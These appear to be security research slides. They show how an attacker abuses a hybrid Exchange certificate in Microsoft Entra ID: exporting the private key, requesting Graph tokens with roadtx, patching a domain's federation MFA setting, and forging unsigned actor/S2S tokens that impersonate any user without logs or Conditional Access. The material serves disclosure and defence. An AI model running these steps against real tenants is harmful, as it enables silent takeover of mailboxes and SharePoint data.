Intermediate Certification Aut	WMSvc-SHA2-HYBRID-EXCHANGE	WMSvc-SHA2-HYBRID-EXCHANGE	7/3/2034	Server Authentication	WMSVC-SHA2		
Trusted Publishers							
Untrusted Certificates							
Third-Party Root Certification							
Trusted People							
Client Authentication Issuers							
Preview Build Roots							
Test Roots							
AAD Token Issuer							
Smart Card Trusted Roots							

ut	 Hybrid-Exchange	Hybrid-Exchange	7/5/2029	Server Authen
ut	 Microsoft Exchange Server Auth Certificate	Microsoft Exchange Server Auth C...	6/9/2029	Server Authen
ut	 WMSvc-SHA2-HYBRID-EXCHANG	WMSvc-SHA2-HYBRID-EXCHANGE	7/3/2034	Server Authen
on		Open		
's		All Tasks >		
		Cut		
		Copy		
		Delete		
		Properties		
lla		Help		
			Open	
			Request Certificate with New Key...	
			Renew Certificate with New Key...	
			Manage Private Keys...	
			Advanced Operations >	
			Export...	

←  Certificate Export Wizard

Export Private Key

You can choose to export the private key with the certificate.

Private keys are password protected. If you want to export the private key with the certificate, you must type a password on a later page.

Do you want to export the private key with the certificate?

- ☒ Yes, export the private key
- ☐ No, do not export the private key

Next

Cancel


```
(ROADtools) → ROADtools git:(master) X roadtx appauth -c 00000002-0000-0ff1-ce00-000000000000 -t iminyour.cloud -s "msggraph/.default offline_access" --cae --key-pem certpoc.key --c
ert-pem certpoc.pem
Requesting token with scope https://graph.microsoft.com/.default offline_access
Tokens were written to .roadtools_auth
(ROADtools) → ROADtools git:(master) X roadtx describe
{
  "alg": "RS256",
  "kid": "_jNwjeSnnvTTK8Xedr5QUPkBRLLo",
  "nonce": "pC0KCCXc1uFFNEKrtujc_OvDp7Nl9-TWZT-Xn2mgAo",
  "typ": "JWT",
  "x5t": "_jNwjeSnnvTTK8Xedr5QUPkBRLLo"
}
{
  "aio": "k2RgYEi8fe3ZvFmxUqli5bUHHnWvO2hksk9h969gUU6WlFV6AZsB",
  "app_displayname": "Office 365 Exchange Online",
  "appid": "00000002-0000-0ff1-ce00-000000000000",
  "appidacr": "2",
  "aud": "https://graph.microsoft.com",
  "exp": 1752827614,
  "iat": 1752740914,
  "idp": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
  "idtyp": "app",
  "iss": "https://sts.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/",
  "nbf": 1752740914,
  "oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
  "rh": "1.AX0Ai KHYn9PIkOWUahpfY_hvAMAAAAAAAwAAAAAAActAQB0AA.",
  "roles": [
    "Directory.Read.All",
    "Domain.ReadWrite.All",
    "EduRoster.Read.All",
    "Group.ReadWrite.All",
    "Policy.Read.All",
    "User.Read.All"
  ],
  "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
  "tenant_region_scope": "EU",
  "tid": "6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "uti": "4gGDBZpFV0K6viqcuEUIAA",
  "ver": "1.0",
  "wids": [
    "0997a1d0-0d1d-4acb-b408-d5ca73121e90"
  ],
  "xms_cc": [
    "CP1"
  ],
  "xms_ftd": "VpL4YAiaT6yPlEN2c_Slm6c8XDrqGoDjK1Pa300RJ0MBC3dLZGVuYy1",
  "xms_idrel": "7 28",
  "xms_rd": "0.42LlYBjiLBES4WAXEjrv12-n1vGYXnccw52z9_fgaKcQgLJij4i3n9X-W11FhTm1HLXB4pyCAkwM0DAASgNAA",
  "xms_spcu": "true",
  "xms_tcdt": 1573808047,
  "xms_tdbr": "EU"
}
(ROADtools) → ROADtools git:(master) X
```


Domain.ReadWrite.All

- Allows us to configure custom domains.
- Removing / adding domains.
- Modifying the federation configuration on domains.
- Modify the federation token signing certificate.

Patch federation config

```
(ROADtools) → ROADtools git:(master) X roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cloud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0?$select=federatedIdpMfaBehavior' > fedconf.json
(ROADtools) → ROADtools git:(master) X roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cloud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0' -df fedconf.json -m PATCH
204

(ROADtools) → ROADtools git:(master) X roadtx graphrequest 'https://graph.microsoft.com/v1.0/domains/federated.iminyour.cloud/federationConfiguration/b27183e1-0e89-4a3d-ad1a-a0587edf6fc0?$select=federatedIdpMfaBehavior'
{
  "@odata.context": "https://graph.microsoft.com/v1.0/$metadata#domains('federated.iminyour.cloud')/federationConfiguration(federatedIdpMfaBehavior)/$entity",
  "federatedIdpMfaBehavior": "acceptIfMfaDoneByFederatedIdp"
}
(ROADtools) → ROADtools git:(master) X
```



Test our hybrid setup

Version

Exchange PowerShell

Search

Set-PerimeterConfig

Set-ServicePrincipal

Set-SettingOverride

Test-ApplicationAccessPolicy

Test-OAuthConnectivity

Test-ServicePrincipalAuthorization

Test-SystemHealth

Update-ExchangeHelp

[Learn](#) / [ExchangePowerShell](#) / [organization](#) /

 Ask Learn



Test-OAuthConnectivity

Module: [ExchangePowerShell](#)

Applies to: Exchange Server 2013, Exchange Server 2016, Exchange Server 2019, Exchange Online

This cmdlet is available in on-premises Exchange and in the cloud-based service. Some parameters and settings may be exclusive to one environment or the other.

Use the Test-OAuthConnectivity cmdlet to test OAuth authentication to partner applications for a user.

For information about the parameter sets in the Syntax section below, see [Exchange cmdlet syntax](#).

Testing OAuth connectivity

```
Machine: Hybrid-Exchange.hybrid.iminyour.cloud
[PS] C:\Windows\system32>Test-OAuthConnectivity -Service EWS -TargetUri https://outlook.office365.com/ -Mailbox "Hybrid"

Task                               ResultType
----                               -
Checking EWS API Call Under OAuth Success
```


Client request ID: af0b9e1c-304d-4cbe-8e59-57cc92c12dc3
Information:[OAuthCredentials:Authenticate] entering
Information:[OAuthCredentials:Authenticate] challenge from 'https://outlook.office365.com/ews/Exchange.asmx' received: Bearer client_id="00000002-0000-0ff1-ce00-000000000000", trusted_issuers="00000001-0000-0000-c000-000000000000@*", token_types="app_asserted_user_v1 service_asserted_app_v1", authorization_uri="https://login.microsoftonline.com/common/oauth2/authorize", Basic Realm=""
Information:[OAuthCredentials:GetToken] client-id: '00000002-0000-0ff1-ce00-000000000000', realm: '', trusted_issuer: '00000001-0000-0000-c000-000000000000@*'
Information:[OAuthCredentials:GetToken] Start building a token using organizationId ''
Information:[OAuthTokenBuilder:GetAppToken] start building the apptoken
Information:[OAuthTokenBuilder:GetAppToken] checking enabled auth servers
Information:[OAuthTokenBuilder:GetAppToken] trusted_issuer includes the auth server 'ACS - 68269e62-048f-4804-b5fa-af63c14b65e4' (having DomainName : System.Collections.Generic.List`1[System.String]): 00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc,
Information:[OAuthTokenBuilder:GetAppToken] updating the tenant id with the auth server realm; current tenant id value is '', new value is '6287f28f-4f7f-4322-9651-a8697d8fe1bc'
Information:[OAuthTokenBuilder:GetAppToken] trying to get the apptoken from the auth server 'ACS - 68269e62-048f-4804-b5fa-af63c14b65e4' for resource '00000002-0000-0ff1-ce00-000000000000/outlook.office365.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc', tenantId '6287f28f-4f7f-4322-9651-a8697d8fe1bc', userDomain in 'hybrid.iminyour.cloud'

Actor token?


```
Information: [TokenBuildRequest: GetActorTokenFromAuthServer] Sending token request to 'https://accounts
.accesscontrol.windows.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokens/OAuth/2' for the resource '0000
0002-0000-0ff1-ce00-000000000000/outlook.office365.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc' with token
n: grant_type=http%3a%2f%2foauth.net%2fgrant_type%2fjwt%2f1.0%2fbearer&assertion=eyJ0eXAiOiJKV1QiLCJhb
GciOiJSUzI1NiIsIng1dCI6Ik4wbDRiRTlrUUxKNnQyLVFRMzcyTTRFNDUwOCJ9.eyJpc3MiOiIwMDAwMDAwMi0wMDAwLTBmZjEtY2
UwMCM0wMDAwMDAwMDAwMDBANjI4N2YyOGYtNGY3Zi00MzIyLTk2NTEtYTg2OTdkOGZlMWJjIiwiaXVkiOiJoImDAwMDAwMDEtMDAwMCM0w
MDAwLWMwMDAtMDAwMDAwMDAwMDAwMDAwL2FjY291bnRzLmFjY2Vzc2NvbnRyb2wud2luZG93cy5uZXRRANjI4N2YyOGYtNGY3Zi00MzIyLT
k2NTEtYTg2OTdkOGZlMWJjIiwiaXhwIjoxNzUzMjE3NTUzLCJyYmYiOiJlMjE3NTUzLCJyYmYiOiJlMjE3NTUzLCJyYmYiOiJlMjE3NTUz
xJ0cEon35Rxlcb1TG8r_Vzir7NS9-aiclDBjYeXPafC3-4HM26FxH4LfXBhzGKnXmmsYt0orkVihJ52AKZ4aYsW67o36b8YKZQ0jUo
VICSx0yjogEViPB912pPla935ZGTDdWbbAdNY_Aio-b_mr2GVnTkqopjIfT1G38cYCfrfSRhuMIOWIu6t7icfarDsS6L4m2jdC-SJo
VwIh593ShmHeWR6XiY5ruxhrrLzjKjroSR5IluMuFYgNyXHWlqJDPxSG58IBHYz_7h5TbtpBYDnS4GgLR9NE_oALAKrDh_MiivfZdo
T3sNA&resource=00000002-0000-0ff1-ce00-000000000000%2foutlook.office365.com%406287f28f-4f7f-4322-9651-
a8697d8fe1bc
```

Another token?

```
Information:[OAuthCredentials:Authenticate] send request to 'https://outlook.office365.com/ews/Exchange.asmx' with the bearer token: '{"typ":"JWT","alg":"none"}'.iss": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office365.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "nbf": "1753216953" "exp": "1753245753" ; actor: {"typ":"JWT","alg":"RS256","x5t":"_jNwjeSnvTTK8XEdr5QUPkBRLLo","kid":"_jNwjeSnvTTK8XEdr5QUPkBRLLo"}."oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2" "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office365.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc" "nbf": "1753216653" "exp": "1753303353" '
```



Access Control Service (ACS)



Actor tokens

```
(ROADtools) → pocs git:(master) X roadtx describe -f .roadtools_actortoken
{
  "alg": "RS256",
  "kid": "_jNwjeSnvTTK8XEdr5QUPkBRLLo",
  "typ": "JWT",
  "x5t": "_jNwjeSnvTTK8XEdr5QUPkBRLLo"
}
{
  "aud": "00000002-0000-0ff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "exp": 1753305230,
  "iat": 1753218530,
  "identityprovider": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "iss": "00000001-0000-0000-c000-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nameid": "00000002-0000-0ff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nbf": 1753218530,
  "oid": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
  "sub": "a761cbb2-fbb6-4c80-aa50-504962316eb2",
  "trustedfordelegation": "true",
  "xms_spcu": "true"
}
```


Unsigned bearer token sent to Exchange online

```
{
  "alg": "none",
  "typ": "JWT"
}
{
  "actortoken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Il9qTndqZVNudlRUSzhYRWRyNVFVUGtCQioiIiwMDAwMDAwMDAwMDAwLTBmZjEtY2UwMC0wMDAwMDAwMDAwMDAvb3V0bG9vay5vZmZpY2UuY29tQDYyODdmMjhmLTRmNMDAwMC1jMDAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJpYXQiOiJl0eXByb3ZpZGVyIjoiaMDAwMDAwMDEtMDAwMC0wMDAwLWMwMDAwMDAwMDAwMDAwQDYyODdmMjhmLTRmN2YtNDMyMi05N2ZTAwLTAwMDAwMDAwMDAwMEA2Mjg3ZjI4Zi00ZjdmLTQzMjItOTY1MS1hODY5N2Q4ZmUxYmMiLCJvaWQiOiJhbnZyY2JiMi1I2LTRjODAtYWE1MC01MDQ5NjIzMTZlYjIiLCJ0cnVzdGVkZm9yZGVsZWdhdGlubiI6InRydWUiLCJ4bXNfc3BjdSI6InRydJTgJAQzrVAztK02FsCXcPcn2XgCOL2YmdSmDpmF76WogMyJxzbwXPN0GB3UdICb19vJCAaxl2F0XG3hJgKkShuWKhVuQS9q96wWSyPxj5zyFCP7j0aCsRTXRNil7M1rLe6gak9c85s00xmr6ITqcpHEVCBBIIeLy6AdYpM08gPyzlJqjtAp-iHSnwMWX3b",
  "aud": "00000002-0000-0fff1-ce00-000000000000/outlook.office.com@6287f28f-4f7f-4322-9651-a86",
  "exp": 1753219402,
  "iat": 1753219102,
  "iss": "00000002-0000-0fff1-ce00-000000000000@6287f28f-4f7f-4322-9651-a8697d8fe1bc",
  "nameid": "10032001E2CBE43B",
  "nbf": 1753219102,
  "nii": "urn:federation:MicrosoftOnline",
  "sip": "dirkjan@iminyour.cloud",
  "smtp": "dirkjan@iminyour.cloud",
  "upn": "dirkjan@iminyour.cloud"
}
```

Service to Service (S2S) tokens

- Valid for 24 hours.
- Non-revokable.
- No logs when they are issued.
- Unsigned – so no traffic to Entra ID to use them – so again no logs.
- Can impersonate anyone within the tenant for tokens that have “trustedfordelegation”, which most MSFT apps I tested have.
- No Conditional Access or any security checks at all.
- Valid for any mailbox in Exchange online.
- Can also be requested for SharePoint online, access any SharePoint site / OneDrive in the tenant.

S2S tokens




Enhancing Microsoft 365 security by eliminating high-privilege access

By Naresh K

